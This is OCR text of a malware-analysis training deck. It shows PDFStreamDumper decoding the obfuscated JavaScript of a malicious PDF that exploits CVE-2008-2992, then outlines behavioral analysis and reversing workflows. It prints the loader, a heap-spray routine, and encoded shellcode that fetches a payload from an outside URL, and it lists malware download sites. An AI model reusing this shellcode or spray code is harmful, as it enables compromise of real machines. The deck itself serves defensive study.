1  function DEnOTZoW(Oy7LUX8T) {
2      return String['fromCharCode'](Oy7LUX8T);
3  }
4  function tWGHajgi(vnPLyN8K) {
5      var ijQYxJ8YqIIl = 0,
6          vBCbmg2xvk7x = vnPLyN8K.length,
7          oUAl5uSmm = 1024,
8          jB8YZFtU15, mrNeoIOuFIP, RBoMdb0PC = '',
9          dlvmePni7P = ijQYxJ8YqIIl,
10         n4NlSI2kh = ijQYxJ8YqIIl,
11         wsZaWAk = ijQYxJ8YqIIl,
12         B6S81FlQ = Array(63, 8, 58, 29, 22, 14, 25, 12, 45, 19, 0, 0, 0, 0, 0, 0, 11, 6,
   47, 49, 20, 56, 55, 7, 46, 1, 17, 33, 44, 28, 57, 26, 39, 41, 4, 42, 24, 38, 62, 0, 51,
   32, 48, 0, 0, 0, 0, 15, 0, 36, 37, 16, 31, 10, 52, 59, 30, 27, 53, 61, 35, 23, 60, 5, 3,
   13, 18, 43, 9, 34, 2, 40, 54, 50, 21);
13     for (mrNeoIOuFIP = Math.ceil(vBCbmg2xvk7x / oUAl5uSmm); mrNeoIOuFIP > ijQYxJ8YqIIl;
   mrNeoIOuFIP--) {
14         for (jB8YZFtU15 = Math.min(vBCbmg2xvk7x, oUAl5uSmm); jB8YZFtU15 > ijQYxJ8YqIIl;
   jB8YZFtU15--, vBCbmg2xvk7x--) {
15             wsZaWAk |= (B6S81FlQ[vnPLyN8K.charCodeAt(dlvmePni7P++) - 48]) << n4NlSI2kh;
16             if (n4NlSI2kh) {
```

THIS RUNS SCRIPTS LIVE -- NO SANDBOX -- (also watch for Adobe specific objects) Double click a word to highlight all instances of it

<-- to clipboard app.viewerVersion : 9.2 this.pageNum 0 ^ to script pane Options Run No Reset

```
n4PNF=unescape("%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%
uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%
u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%
uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uEFEF%
uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uAFFB%uD76F%u9A2C%u6615%uF7AA%uE806%
uEFEE%uB1EF%u9A66%u64CB%uEBAA%uEE85%u64B6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%
u7807%uEFEF%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFEF%uAA64%u85FB%uB6ED%
uBA64%u07F7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%
uE3AA%uEE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10BC%uCF9A%uBCBF%
uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%
uFF07%uEFEF%u85EF%u6410%uFFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAEEF%uBDB4%u0EEC%u0EEC%
u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%
u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%
uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%
uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1%u7468%
u7074%u2F3A%u772F%u7777%u6B2E%u6E6F%u6574%u2E72%u6962%u2F7A%u796D%u2F79%u6F6C%u6461%
u702E%u7068%u693F%u3D64%u3536%u3339%u7326%u6C70%u363D%u0039");var
fhooeoohAvJlHw=unescape("%u0A0A%u0A0A");var hF4U4F70UEAX=20;var c29wJ6
=hF4U4F70UEAX+n4PNF.length;while(fhooeoohAvJlHw.length<c29wJ6)
fhooeoohAvJlHw+=fhooeoohAvJlHw;var JxOP5Qj=fhooeoohAvJlHw.substring(0,c29wJ6);var
bIFUOn=fhooeoohAvJlHw.substring(0,fhooeoohAvJlHw.length-c29wJ6);while
(bIFUOn.length+c29wJ6<0x60000)bIFUOn=bIFUOn+bIFUOn+JxOP5Qj;var hP48HhfdYNW5=new Array
```


Level 1 Decoded

```
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in main textbox Line: 0

Other exploits may be hidden w/ obsfuscation
May also be used innocently.
```

Note: at Level 2 Decoded, exploit scan will detect

Level 2 Decoded

2. Static Properties Analysis



<-- to clipboard Script

```
1  function DEnOTZoW(Oy7LUX8T) {
2      return String['fromCharCode'](Oy7LUX8T);
3  }
4  function tWGHajgi(vnPLyN8K) {
5      var ijQYxJ8YqIIl = 0,
6          vBCbmg2xvk7x = vnPLyN8K.length,
7          oUAl5uSmm = 1024,
8          jB8YZFtU15, mrNeoIOuFIP, RBoMdb0PC = '',
9          dlvmePni7P = ijQYxJ8YqIIl,
10         n4NlSI2kh = ijQYxJ8YqIIl,
11         wsZaWAk = ijQYxJ8YqIIl,
12         B6S81FlQ = Array(63, 8, 58, 29, 22, 14, 25, 12, 45, 19, 0, 0, 0, 0, 0, 0, 11, 6,
   47, 49, 20, 56, 55, 7, 46, 1, 17, 33, 44, 28, 57, 26, 39, 41, 4, 42, 24, 38, 62, 0, 51,
   32, 48, 0, 0, 0, 0, 15, 0, 36, 37, 16, 31, 10, 52, 59, 30, 27, 53, 61, 35, 23, 60, 5, 3,
   13, 18, 43, 9, 34, 2, 40, 54, 50, 21);
```

Level 1 Decoded

THIS RUNS SCRIPTS LIVE -- NO SANDBOX -- (also watch for Adobe specific objects) Double click a word to highlight all instances of it

<-- to clipboard app.viewerVersion: 9.2 this.pageNum 0 ^ to script pane Options Run No Reset

```
CCCCCCë¾ [3Éf¹€ €3ïCâúë|èìÿÿÿ‹ <NßïïïïdÅdŸóBdŸçn¹ïëïïd¹¹‡a;
á¹•◖ïïïfªë¹‡w◖eá• ïïïfªç¹‡Ê_†-•
ïïïfªã¹‡ !¾·•;ïïïfªÿ¹‡.-
W•)ïïïf¶ûox,š¹fª÷-èÎïïï‡fšËdªë…î¶d°÷¹•dïïïï¿‡ÙõÀŸ•xïïïfªód*l/¿fªÏ‡†ïïïï¿
dªû…í¶d°÷•Žïïïïªï(ïª'ÁŠ(ë—Šïï†šÏdªã…î¶d°÷•ïïïï…è·ìªËÜ4½½†šÏ¿
½dªó…ê¶d°÷•Ìïïïï…ï†šÏdªç…í¶d°÷•ÿïïïï…†dªÿ…î¶d°÷•ïïïïï®´½ìßìßìßìßl¹ëµ½d5
↑½†¾°d¹d'çd²ã¹dœÓd›ñ—ì ¹d™Ìì Ü&¦®Bì,¹Ü†àQÿÕ ›ç.!âì ¯¹ Ô◖±š
µd¹ dµÈì2%dã¤dµóì2dëdì*±²-çï•←◖††°½£¢ ¡ïhttp://www.konter.biz/myy/load.php?id=6593
&spl=69
```

Level 3 Decoded - shellcode

```
u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%
uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%
uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1%u7468%
u7074%u2F3A%u772F%u7777%u6B2E%u6E6F%u6574%u2E72%u6962%u2F7A%u796D%u2F79%u6F6C%u6461%
u702E%u7068%u693F%u3D64%u3536%u3339%u7326%u6C70%u363D%u0039");var
fhooeoohAvJlHw=unescape("%u0A0A%u0A0A");var hF4U4F70UEAX=20;var c29wJ6
=hF4U4F70UEAX+n4PNF.length;while(fhooeoohAvJlHw.length<c29wJ6)
fhooeoohAvJlHw+=fhooeoohAvJlHw;var JxOP5Qj=fhooeoohAvJlHw.substring(0,c29wJ6);var
bIFUOn=fhooeoohAvJlHw.substring(0,fhooeoohAvJlHw.length-c29wJ6);while
(bIFUOn.length+c29wJ6<0x60000)bIFUOn=bIFUOn+bIFUOn+JxOP5Qj;var hP48HhfdYNW5=new Array
```


Level 2 Decoded

```
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in main textbox Line: 0

Other exploits may be hidden w/ obsfuscation
May also be used innocently.
```

Note: at Level 2 Decoded, exploit scan will detect. In this case shellcode is visible so we can proceed to behavioral analysis if we wish to.

Interactive Behavior Analysis

Number 3 (2nd to the Top – of the Triangle)




3. Interactive Behavior Analysis

- Behavior Analysis → If sample is heavily obfuscated, cannot be analyzed by static IOCs, and requires full simulation.
- Dynamic analysis → To understand the full behavior of malware.
  - ❑Does it exfiltrate data?
  - ❑What does it do when it interacts with the system
- Tools for Behavior Analysis include: **FlareVM**, **VirusTotal**, **TotalHash**, **Wireshark**, **fakenet-ng**
- Tools for Dynamic Analysis include: **FlareVM**, own Sandbox, **PDFStreamDumper**, **vipermonkey** (if PDF includes VBScript than JavaScript)

BEWARE: Before dropping malware file on your sandbox, make sure to create a snapshot of your VM.

3. Interactive Behavior Analysis




Tools: **FlareVM**, **VirusTotal**, **TotalHash**, **Wireshark**, **fakenet-ng**

1. Setup **Process Hacker** or **Process Explorer**, **Process Monitor (ProcMon)**, **fakenet** or **Wireshark** (make sure to preconfigure **ProcMon** according to required format of **ProcDot**)
   - ❑Uncheck "enable advance output" on filter
   - ❑Uncheck "show resolved net address" on options
   - ❑On Options > Select columns, Sequence Number is unchecked, Threat ID is checked.
2. Run Malware for five (5) to ten (10) minutes
3. Observe **Process Explorer** for new processes.

BEWARE: After STEP 2, Capture memory if more analysis is required. Then perform memory analysis.


3. Interactive Behavior Analysis




4. Run **Autoruns** to check for persistence
5. Extract **ProcMon** output to csv.
6. Open **ProcMon** output to **ProcDot**. Make sure **ProcDot** 's pre-requisite is mapped such as **windump (windump.exe)** and **graphviz (dot.exe)**
7. Check **Process Hacker/Process Explorer** for suspicious processes, their imports, handles, connections, and CMDLines.
8. Analyze **ProcMon**, **ProcDot**, and PCAP (like you are doing IR)
   - ❑Check for registry changes
   - ❑Dropped files/payloads
   - ❑Accessed files

3. Interactive Behavior Analysis


Tool: **Process Hacker**




3. Interactive Behavior Analysis




Tool: **ProcDot**



3. Interactive Behavior Analysis




Tool: **ProcDot**



3. Interactive Behavior Analysis

Tool: **ProcDot**



3. Interactive Behavior Analysis

Tool: **Flare**


```
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```



BEWARE: It launches a script on the network (as logged as fakenet)

3. Interactive Behavior Analysis



Tools: **olevba.py**, **oledump.py**, **vipermonkey** (for VBA macro emulation) and **PDFStreamDumper** (JS emulation), Malware Jail (for JS)


BEWARE: Alternatively, simulate it as if it is a PE and run on FlareVM

Analysis (For D0Cs)

1. Extract/dump malicious script using **olevba.py** or **oledump.py** from document
2. For JS, copy code to JavaScript_UI on **PDFStreamDumper**. Then simulate. *You can also check Malware Jail for JS*
3. For VBA, use **vipermonkey** then analyze.

Manual Code Reversing Analysis

Number 4 (Top – of the Triangle)



Disney
XD

4. Manual Code Reversing Analysis

- Normally used for PEs. For situations wherein malware detects sandbox and won't run (anti-sandbox, anti-VM, anti-forensics) or requires full analysis of PEs including data it generates at runtime such as encryption keys, IP addresses, URIs, etc.
- But the most important reason is to decrypt or unpack completely a heavily obfuscated/encrypted/packed malware for full analysis (*One of the hardest part of reversing*)
- Tools:
  - Advanced Static Code Analysis – **Ghidra**, **IDA pro**, **Ilspy** (Decompiler)
  - Advanced Dynamic Code Analysis (Debugger) – **x64dbg**, **x32dbg**, **OllyDbg**, **IDA pro**

BEWARE: Will require a lot of time to analyze the source code manually.

More more more more

Yes, more but this will be the last :D

Malware Download

- http://www.virusign.com/
- https://virusshare.com/
- http://contagiodump.blogspot.com/
- Malicious Scripts: SANS Webcast 20181003 - Dropbox

- *Normal password of zip is “infected”*

To Learn More About Malware Analysis

- How You Can Start Learning Malware Analysis
- Mastering 4 Stages of Malware Analysis
- Analyzing Malicious Office Documents
- Analyzing Malicious Documents Cheat Sheet
- Shortcuts for Understanding Malicious Scripts
- Visual Analysis with ProcDot
- Evasion Tactics in Malware
- Finding and Decoding Malicious Powershell Scripts

End